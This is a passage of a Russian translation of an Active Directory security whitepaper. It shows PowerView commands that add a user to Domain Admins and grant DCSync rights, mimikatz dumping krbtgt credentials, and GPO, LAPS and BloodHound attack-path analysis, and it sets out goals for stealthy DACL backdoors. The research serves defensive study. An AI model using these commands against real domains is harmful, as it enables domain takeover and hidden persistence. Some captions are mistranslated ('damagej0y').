PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -Properties samaccountname,servicePrincipalName
samaccountname
-----
victim

```

Выше: использование Set-DomainObject PowerView для установки бессмысленного значения servicePrincipalName пользователя «жертвы», добавление Kerberoasting пользователя для взлома пароля в автономном режиме и очистка свойства servicePrincipalName. Мы называем эту стратегию атаки «Целевой Kerberoasting».

Для получения дополнительной информации о Kerberoasting см. Доклад Тима Медина на SANS HackFest 2014 «Атака на Kerberos: пнуть сторожевого пса Аида⁴⁵» или сообщение в блоге Шона Меткалфа на эту тему⁴⁶.

Группировать объекты

Группы также являются участниками безопасности в Active Directory, но действуют как псевдоконтейнеры. Способ воспользоваться правами / доступом, которые имеет группа, а также ее возможными вложенными отношениями, заключается в добавлении контролируемого пользователя к членству в группе. Это делается путем изменения свойства элемента группы.

В частности, нас интересуют записи ACE WriteProperty, в которых ObjectType является идентификатором GUID для свойства элемента (GUID: bf9679c0-0de6-11d0-a285-00aa003049e2). Очевидно, что GenericAll и WriteProperty без GUID (подразумевает свойства) также неявно предоставляют это конкретное право на изменение, как и WriteDacl и WriteOwner.

⁴⁵ [https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20-%20Tim%20Medin\(1\).pdf](https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20-%20Tim%20Medin(1).pdf)

⁴⁶ <https://adsecurity.org/?p=2293>

Чтобы воспользоваться этой связью управления с PowerView, используйте функцию Add-DomainGroupMember для изменения членства в группе:

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command "Get-DomainGroupMember "Domain Admins" | select MemberName" is run, listing members: mnelson.a, GlobalGroup, da, dfm.a, Administrator. Then, the command "Add-DomainGroupMember -Identity "Domain Admins" -Members harmj0y" is run, adding the user "harmj0y". Finally, "Get-DomainGroupMember "Domain Admins" | select MemberName" is run again, showing the updated list including "harmj0y".

```
Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> Get-DomainGroupMember "Domain Admins" | select MemberName
MemberName
-----
mnelson.a
GlobalGroup
da
dfm.a
Administrator

PS C:\Users\dfm.a\Desktop> Add-DomainGroupMember -Identity "Domain Admins" -Members harmj0y
PS C:\Users\dfm.a\Desktop> Get-DomainGroupMember "Domain Admins" | select MemberName
MemberName
-----
mnelson.a
GlobalGroup
da
harmj0y
dfm.a
Administrator
```

Вверху: добавление пользователя «damagej0y» в группу «Администраторы домена» с помощью функции PowerView Add-DomainGroupMember.

Компьютерные объекты

К сожалению, у нас нет универсального примитива захвата для компьютерных объектов. Мы считаем, что это вполне возможно и остается открытым вопросом для будущих исследований. Компьютерные объекты - это особый тип пользовательских объектов, поэтому принудительный сброс пароля машины позволит нам технически принять на себя права учетной записи компьютера; однако это приводит к тому, что машина фактически отключается от домена до тех пор, пока пароль машины в локальной системе не будет повторно синхронизирован с паролем учетной записи, хранящейся в Active Directory. Поскольку это не относительно частое явление (в отличие от сброса пароля пользователя), мы не рассматриваем этот подход как жизнеспособный примитив.

Есть одно исключение из вышеупомянутого отсутствия примитивов атаки, но его нет в схеме леса по умолчанию. Если установлено решение Microsoft Local Administrator Password Solution (LAPS), пароль в виде открытого текста встроенной учетной записи локального администратора объекта целевого компьютера сохраняется в конфиденциальном свойстве ms-Mcs-AdmPwd объекта компьютера. По умолчанию только пользователи с повышенными правами (например, администраторы домена) имеют право читать это свойство, но это право может быть делегировано дополнительным участникам. Наличие этого права позволяет принципалу читать пароль в виде открытого текста в ms-Mcs-AdmPwd, как и любое другое свойство. Затем пароль может быть использован для взлома целевой системы. Дополнительную информацию о LAPS, а также о способах скрыть бэкдоры, сфокусированные на LAPS, можно найти в разделе «Примеры использования бэкдоров» этого технического документа.

Объекты домена

Сами домены представлены в базе данных домена Active Directory и находятся в корневом контексте именования «DC = domain, DC = local». Хотя мы знаем, что существует несколько способов скрыть объекты домена, единственный из них, который мы рассматриваем в этом техническом документе, - это объекты домена черного хода для предоставления прав, связанных с DCSync. При наличии двух конкретных расширенных прав на добавление к объекту домена DS Replication-Get-Changes (GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2) и DS-Replication-Get Changes-All (GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2) указанный принцип может использовать протокол репликации DC для получения хешей паролей любого пользователя / компьютера (помимо прочего). Набор инструментов Mimikatz⁴⁷ содержит реализацию этой техники кражи учетных данных (команда lsadump :: dcsync), написанную Бенджамином Делпи и Винсентом Ле Ту.

С учетом всего сказанного, отношения, о которых мы заботимся, - это WriteDacl или WriteOwner для объекта домена, владение объектом домена, GenericAll для объекта домена, поскольку он неявно предоставляет WriteDacl / WriteOwner, или существующий DS-Replication-Get-Changes / DS-Репликация-Получение-Изменения-Все права. Имея право изменять DACL объекта домена, можно добавить две записи ACE, которые предоставляют злоумышленнику возможность DCSync для контроллера домена для любого хэша учетной записи.

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell" running on a Windows 7 system. The command entered is:

```
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=testlab,DC=local" -PrincipalIdentity harmj0y -Rights DCSync
```

Below the PowerShell window, a terminal window titled "mimikatz 2.1.1 x64 (oe.eo)" is open. It displays the following session:

```
mimikatz 2.1.1 x64 (oe.eo)
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Temp
C:\Temp>whoami
testlab\harmj0y
C:\Temp>mimikatz.exe
#####
mimikatz 2.1.1 <x64> built on Jun 18 2017 18:46:28
## ^ ## "À La Vie, à L'Amour"
## < > ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com/mimikatz
##### with 21 modules * * */

mimikatz # lsadump:::dcsync /user:TESTLAB\krbtgt
[DC1 'testlab.local' will be the domain
[DC1 'PRIMARY.testlab.local' will be the DC server
[DC1 'TESTLAB\krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync : GetNCChanges: Ø000020F7 <8439>

mimikatz # lsadump:::dcsync /user:TESTLAB\krbtgt
[DC1 'testlab.local' will be the domain
[DC1 'PRIMARY.testlab.local' will be the DC server
[DC1 'TESTLAB\krbtgt' will be the user account
Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type       : 30000000 (<USER_OBJECT>)
User Account Control: 00000202 (<ACCOUNTDISABLE NORMAL_ACCOUNT>)
Account expiration : 
Password last change: 3/5/2017 5:48:29 PM
Object Security ID : S-1-5-21-883232822-274137685-4173207997-502
Object Relative ID : 502
```

Вверху: использование функции PowerView Add-DomainObjectAcl для добавления двух ACE, необходимых для привилегий DCSync, к объекту корневого домена с «damagej0y» в качестве участника. Первая выделенная попытка выполнения DCSync завершается неудачно, затем права добавляются в верхнем окне с помощью PowerView, а вторая выделенная попытка DCSync завершается успешно.

Объекты групповой политики

⁴⁷ <https://github.com/gentilkiwi/mimikatz>

Хотя мы не будем вдаваться в полный обзор объектов групповой политики (GPO), суть в том, что GPO - это наборы параметров, которые связаны с организационной единицей (OU, это наиболее распространенный сценарий), сами объекты домена (например, «Политика домена по умолчанию») и сайты Active Directory⁴⁸(об этом сценарии часто забывают). Параметры в объекте групповой политики могут применяться к пользователям или компьютерам, к которым применяется этот объект групповой политики, и существует множество способов использования объекта групповой политики для компрометации учетной записи пользователя или обеспечения выполнения кода на затронутой машине. Например, «немедленная» запланированная задача может быть отправлена на все машины через соответствующий объект групповой политики, в результате чего запланированная задача запускается один раз, а затем удаляется. Достаточно сказать, что получение прав редактирования для объекта групповой политики может легко привести к компрометации любых пользователей или компьютеров, к которым применяется этот объект групповой политики.


Основное отношение, которое нас волнует с объектами групповой политики, - это WriteProperty со свойством GPC-File-Sys-Path (GUID: f30e3bc1-9ff0-11d1-b603-0000f80367c1) объекта групповой политики. Согласно Microsoft, «этот атрибут указывает путь универсального соглашения об именах (UNC) к шаблону объекта групповой политики, расположенному в системном томе (SYSVOL)⁴⁹», что означает, что право изменять это свойство означает, что участник может изменять настройки объекта групповой политики. . Это выполняется путем ручного редактирования связанных файлов GPO в \\ domain.com \\ SYSVOL \\ domain.com \\ Policies \\ {GPO_GUID} \\ GenericAll, GenericWrite, WriteProperty без указанного GUID (т.е. запись во ВСЕ свойства) и права WriteDacl / WriteOwner могут облегчить такой же эффективный доступ. Интересно отметить, что пользователи, предоставившие права WriteProperty для GPC-File-Sys Path, по-видимому, имеют связанные права, сконструированные в папку, специфичную для GPO, в файловой системе, где находится связанный SYSVOL:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (TESTLAB\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (TESTLAB\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
hamj0y (hamj0y@testlab.local)	Edit settings
SYSTEM	Edit settings, delete, modify security

Вверху: предоставление пользователю «damagej0y» прав на редактирование объекта групповой политики «WorkstationPolicy» через консоль управления групповой политикой.

⁴⁸ [https://technet.microsoft.com/en-us/library/cc754697\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc754697(v=ws.11).aspx)

⁴⁹ <https://msdn.microsoft.com/en-us/library/cc219950.aspx>



Вверху: предоставленные права редактирования «damagej0y» GPO клонируются в файловую систему связанной папки GPO в SYSVOL.

Злоупотребление PowerView; сокращение

Вот краткое изложение прав на захват объекта в виде оружия через PowerView:

Right	Abuse Function
GenericWrite/GenericAll	Set-DomainObject
WriteProperty to specific properties	Set-DomainObject
WriteDacl	Set-DomainObjectOwner
WriteOwner	Set-DomainObjectOwner
CreateChild	Add-DomainGroupMember
User-Force-Change-Password	Set-DomainUserPassword

Анализ BloodHound

На DEF CON 24⁵⁰ авторы этой статьи и Рохан Вазаркар выпустили BloodHound⁵¹, бесплатный инструмент с открытым исходным кодом, который использует теорию графов для выявления скрытых и часто непреднамеренных отношений привилегий в AD. Исторически BloodHound отслеживал членство в группах безопасности AD, членство в группах локальных администраторов и сеансы входа пользователей. Собирая эту информацию, злоумышленник может очень быстро найти кратчайший производный путь атаки в стиле локального администратора⁵², чтобы скомпрометировать целевой узел, если такой путь существует. Кроме того, защитники могут использовать интерфейс BloodHound и его график атак, чтобы идентифицировать и исправлять такие пути атаки, а также легко проиллюстрировать пути атаки и отношения привилегий для аудитории, не столь знакомой с делегированием привилегий Active Directory.

В мае 2017 года мы выпустили BloodHound⁵³ версии 1.3, в которой добавлены возможности анализа пути атаки DACL объекта домена для приемников и интерфейса. Это обновление добавило несколько ребер отношения привилегий DACL к графу атак, которые обсуждались ранее в этой статье в разделе «Права управления AD». Эти отношения привилегий ограничиваются соответствующими ACE, которые, как подтвердили авторы этой статьи, могут использоваться для получения контроля над другими участниками AD. Это обновление также добавило несколько запросов, связанных с DACL, на вкладку информации о каждом типе узла. Например, интерфейс позволяет легко анализировать эффективные входящие, недопустимые отношения управления для любого объекта в разделе «Управление входящими объектами» на вкладке узла пользователя или группы:

- **Явные контроллеры объектов:** количество участников с недопустимыми ACE, определенными в DACL объекта. Эти участники будут отображаться в графическом интерфейсе ADUC при просмотре DACL соответствующего объекта. Щелчок по номеру отображает участников с «явным» контролем над объектом.
- **Контроллеры развернутых объектов:** количество участников с недопустимыми ACE, определенными в DACL объекта, при учете делегирования группы безопасности. Например, если группа «Пользователи домена» имеет отношения управления над группой «Администраторы домена», количество «контроллеров развернутых объектов» в группе «Администраторы домена» будет равняться количеству пользователей в группе «Пользователи домена».
- **Контроллеры транзитивных объектов:** количество явных контроллеров объектов, плюс количество развернутых контроллеров объектов, плюс количество других участников, которые могут получить контроль над затронутым пользователем или группой через путь атаки с включенным ACL, не полагаясь на производные локальные Атака в административном стиле.

⁵⁰ <https://www.slideshare.net/AndyRobbins3/six-degrees-of-domain-admin-bloodhound-at-def-con-24>

⁵¹ <https://github.com/bloodHoundAD/>

⁵² <https://www.sixdub.net/?p=591>

⁵³ <https://wald0.com/?p=112>

Inbound Object Control

Explicit Object Controllers	6
Unrolled Object Controllers	29
Transitive Object Controllers	40




DOMAIN ADMINS@INTERNAL.LOCAL

Вверху: интерфейс BloodHound отслеживает принципалов, которые могут взять на себя группу «Администраторы домена», злоупотребляя отношениями контроля ACL с этой группой.

Анализируя эти данные, злоумышленник может получить несколько ключевых выводов при определении того, как лучше всего скрыть бэкдор DACL в Active Directory: текущее состояние гигиены DACL в каталоге, типичные имена, используемые для принципалов с контролем над другими объектами, и хорошее скрытие места для объектов, скрывающихся «на виду» внутри глубоко вложенных групп безопасности.


При оценке текущего состояния гигиены DACL простой отправной точкой является группа «Администраторы домена» в любом домене. Группа «Администраторы домена» является защищенной группой, и поэтому ее DACL будет реплицирован из объекта AdminSDHolder. В идеале, с точки зрения защиты, только самые доверенные группы и пользователи будут иметь управляющие отношения с объектом AdminSDHolder и, в свою очередь, со всеми остальными защищенными объектами. Однако в действительности авторы наблюдали несколько случаев, когда случайное добавление к AdminSDHolder DACL приводило к тому, что десятки, сотни и даже тысячи пользователей получали DACL-контроль над объектом «Администраторы домена» и всеми остальными защищенными объектами. В примере базы данных BloodHound мы добавили несколько ребер DACL, чтобы проиллюстрировать то, что мы наблюдали в реальных условиях.

До сих пор самым серьезным нарушителем, с которым мы сталкивались при добавлении управляющих отношений DACL к большинству, если не всем, защищаемым объектам AD, является Microsoft Exchange Server (в зависимости от версии). В процессе установки Exchange Server изменяет AD несколькими способами, включая расширение схемы AD для включения свойств Exchange, добавление нескольких групп безопасности в Active Directory и, что наиболее важно, предоставление дополнительных ACE GenericAll (или полного доступа) почти каждому защищаемому объекту. объект в Active Directory. Фактически, до Exchange Server 2007 SP1 процесс установки Exchange Server включал предоставление группе «Серверы предприятия Exchange» разрешения WriteDacl для объекта корневого домена, что фактически давало любому компьютеру или другому участнику, добавленному в эту группу, полный контроль над доменом, и делая серверы Exchange столь же чувствительными, как и контроллеры домена. На рисунке ниже показан типичный набор групп с контролем над группой «Администраторы домена», основанный на том, что мы видели в реальных средах. Управление предоставляется некоторым группам Exchange, а также кажущейся случайной группе под названием «Backup2»:




Вверху: интерфейс BloodHound, показывающий другие группы, которые могут взять на себя группу «Администраторы домена», злоупотребляя отношениями управления ACL. Четыре группы имеют привилегию «GenericAll» (или полный доступ) для группы «Администраторы домена», а одна группа имеет привилегию «WriteDacl» для группы «Администраторы домена».

Вышеприведенное представление справедливо можно приравнять к урезанному представлению графического интерфейса ADUC для объектного DACL, хотя мы считаем, что даже в этом аспекте BloodHound обеспечивает аналитику более удобный интерфейс. Эти группы контролируют группу «Администраторы домена», которая рассказывает лишь очень небольшую часть истории, поскольку другие пользователи, группы и компьютеры, конечно, могут быть добавлены в группы и получить те же права, что и эта группа. BloodHound позволяет легко расширить, чтобы включить участников, которые эффективно контролируют группу «Администраторы домена» посредством делегирования группы безопасности:




Вверху: интерфейс BloodHound показывает развернутых членов групп с контрольными связями ACL с группой «Администраторы домена» (крайний справа). Следует отметить несколько компьютерных объектов (окрашенных в красный цвет) с эффективным контролем группы «Администраторы домена».

Злоумышленник может проверить это представление, чтобы выбрать кандидатов на бэкдор. Например, если мы увеличим масштаб части изображения выше, мы увидим несколько компьютерных объектов, которые могут стать хорошими целями для бэкдора. В качестве альтернативы злоумышленник может добавить новый объект в домен и «смешаться» с существующими учетными записями на основе членства в группах. Будет ли компьютерный объект под названием «Exch-007» сразу же выделяться при просмотре этого вида? Физический компьютер, связанный с компьютерным объектом «Exch-003», все еще существует? Ответы на эти вопросы могут сообщить злоумышленнику, когда решит, где спрятаться:



Вверху: деталь предыдущего рисунка, показывающая несколько компьютеров, принадлежащих к группе безопасности «Доверенная подсистема Exchange», которая, в свою очередь, имеет отношение «GenericAll» (или полный доступ) к группе «Администраторы домена».

Наконец, BloodHound позволяет легко анализировать большинство (но еще не все) возможных путей атаки с включенным ACL, ведущих к выбранному объекту. В приведенном ниже примере нашим целевым объектом является группа «Администраторы домена». Щелкнув число рядом с «Контроллеры транзитивных объектов», BloodHound запрашивает и отображает все объекты, которые могут объединить в цепочку путь атаки с включенным ACL, который не основан на классической производной атаке локального администратора. Это особенно интересно для злоумышленника, поскольку чем дальше объект находится от группы «Администраторы домена», тем меньше вероятность того, что защитники уделяют этому объекту пристальное внимание. Например, на приведенном ниже снимке экрана мы видим, что в крайнем левом и верхнем правом углу пользователь с именем «TWILSON_ADMIN» имеет путь атаки с включенным ACL, что приводит к владению группой «Администраторы домена». Этот путь атаки начинается из-за того, что этот пользователь принадлежит к группе под названием «LAPTOP ADMINS». Действия по контролю, мониторингу и аудиту в отношении этого пользователя, вероятно, не столь надежны, как те, которые применяются в отношении пользователей-администраторов домена. Тем не менее, этот пользователь может взять на себя группу «Администраторы домена» и, в свою очередь, домен, без использования вредоносных программ или компрометации любого компьютера в домене.



Вверху: интерфейс BloodHound, отображающий объекты с транзитивным путем атаки управления объектами в группу «Администраторы домена». Это субъекты, которые могут выполнить путь атаки с включенным ACL, чтобы захватить группу «Администраторы домена» без производной атаки в стиле локального администратора.

Бэкдоры на основе DACL

Прежде чем углубляться в стратегии и примитивы скрытности для этих типов бэкдоров, мы хотели на секунду отступить и поразмышлять над фразами «чистый путь атаки ACL» и «пути атаки только ACL». Поскольку многие из этих концепций являются новыми для большей части аудитории, мы хотели объяснить нашу интерпретацию некоторых из этих новых терминов.

Мы определяем «бэкдор» ACL как злонамеренно созданные записи ACE, которые позволяют в дальнейшем компрометировать домен или объект, в то время как «путь атаки» - это выполнение одного или нескольких управляющих отношений для увеличения или иного расширения текущих привилегий злоумышленника. Путь атаки может быть выполнен при ряде непреднамеренных неправильных конфигураций в целях эскалации домена, или путь атаки может быть выполнением ранее реализованного бэкдора.

Одна из проблем заключается в том, что для захвата группы, компьютера или узлов GPO в цепочке атаки необходимо выполнить действие, выходящее за рамки манипуляции ACL. Например, чтобы присвоить права группе, к ее членству должен быть добавлен управляемый участник. Точно так же получение контроля над компьютерным объектом (в настоящее время) включает выполнение кода в системе, а пути атаки с участием объектов групповой политики включают редактирование объекта групповой политики и часто выполнение кода в контексте конкретной машины или пользователя. Вопрос о том, квалифицируются ли эти действия как часть «чистого» пути атаки ACL, зависит от интерпретации.

Поэтому нам нравится фраза «Пути атаки с поддержкой ACL», чтобы избежать аргумента пуристов, и мы предлагаем как сильные, так и слабые определения. На наш взгляд, «сильное» определение может быть определено как «путь атаки домена, включающий злоупотребление одним или несколькими управляющими отношениями ACL, которые не требуют выполнения кода на каких-либо дополнительных машинах». То есть «строгое» определение пути атаки с включенным ACL означает, что он может быть выполнен из одной системы, хотя может включать дополнительные сеансы входа в систему. Наша версия «слабого» определения будет «путь атаки домена, включающий злоупотребление одним или несколькими управляющими отношениями ACL». Поскольку вопрос о том, какие конкретные действия можно квалифицировать как действия на основе ACL, остается спорным, мы считаем, что это более свободное определение имеет наибольший смысл.

Задача

Наша цель - создать различные бэкдоры с поддержкой дескрипторов безопасности AD, которые:

- Содействовать восстановлению повышенного контроля в среде AD.
- Совместимы с обычными конфигурациями дескрипторов безопасности («скрываются на виду») или иным образом скрыты от простого перечисления защитниками.

Итак, предполагая, что защитники: а) осведомлены об этих типах бэкдоров (маловероятно) и б) имеют инструменты для перечисления, анализа и удаления этих неправильных конфигураций в масштабе (что еще более маловероятно), мы можем либо смешать с «нормальным» DACL / Записи ACE в определенной среде предотвращают перечисление бэкдора, запутывают / иным

образом усложняют перечисление вредоносного принципала, использованного в записи (или записях), или иным образом усложняют сортировку и удаление этих типов действий.

В оставшейся части раздела будут рассмотрены различные примитивы «скрытности» (или анти-аудита), которые мы будем использовать в следующем разделе для построения цепочек вредоносных ACE.

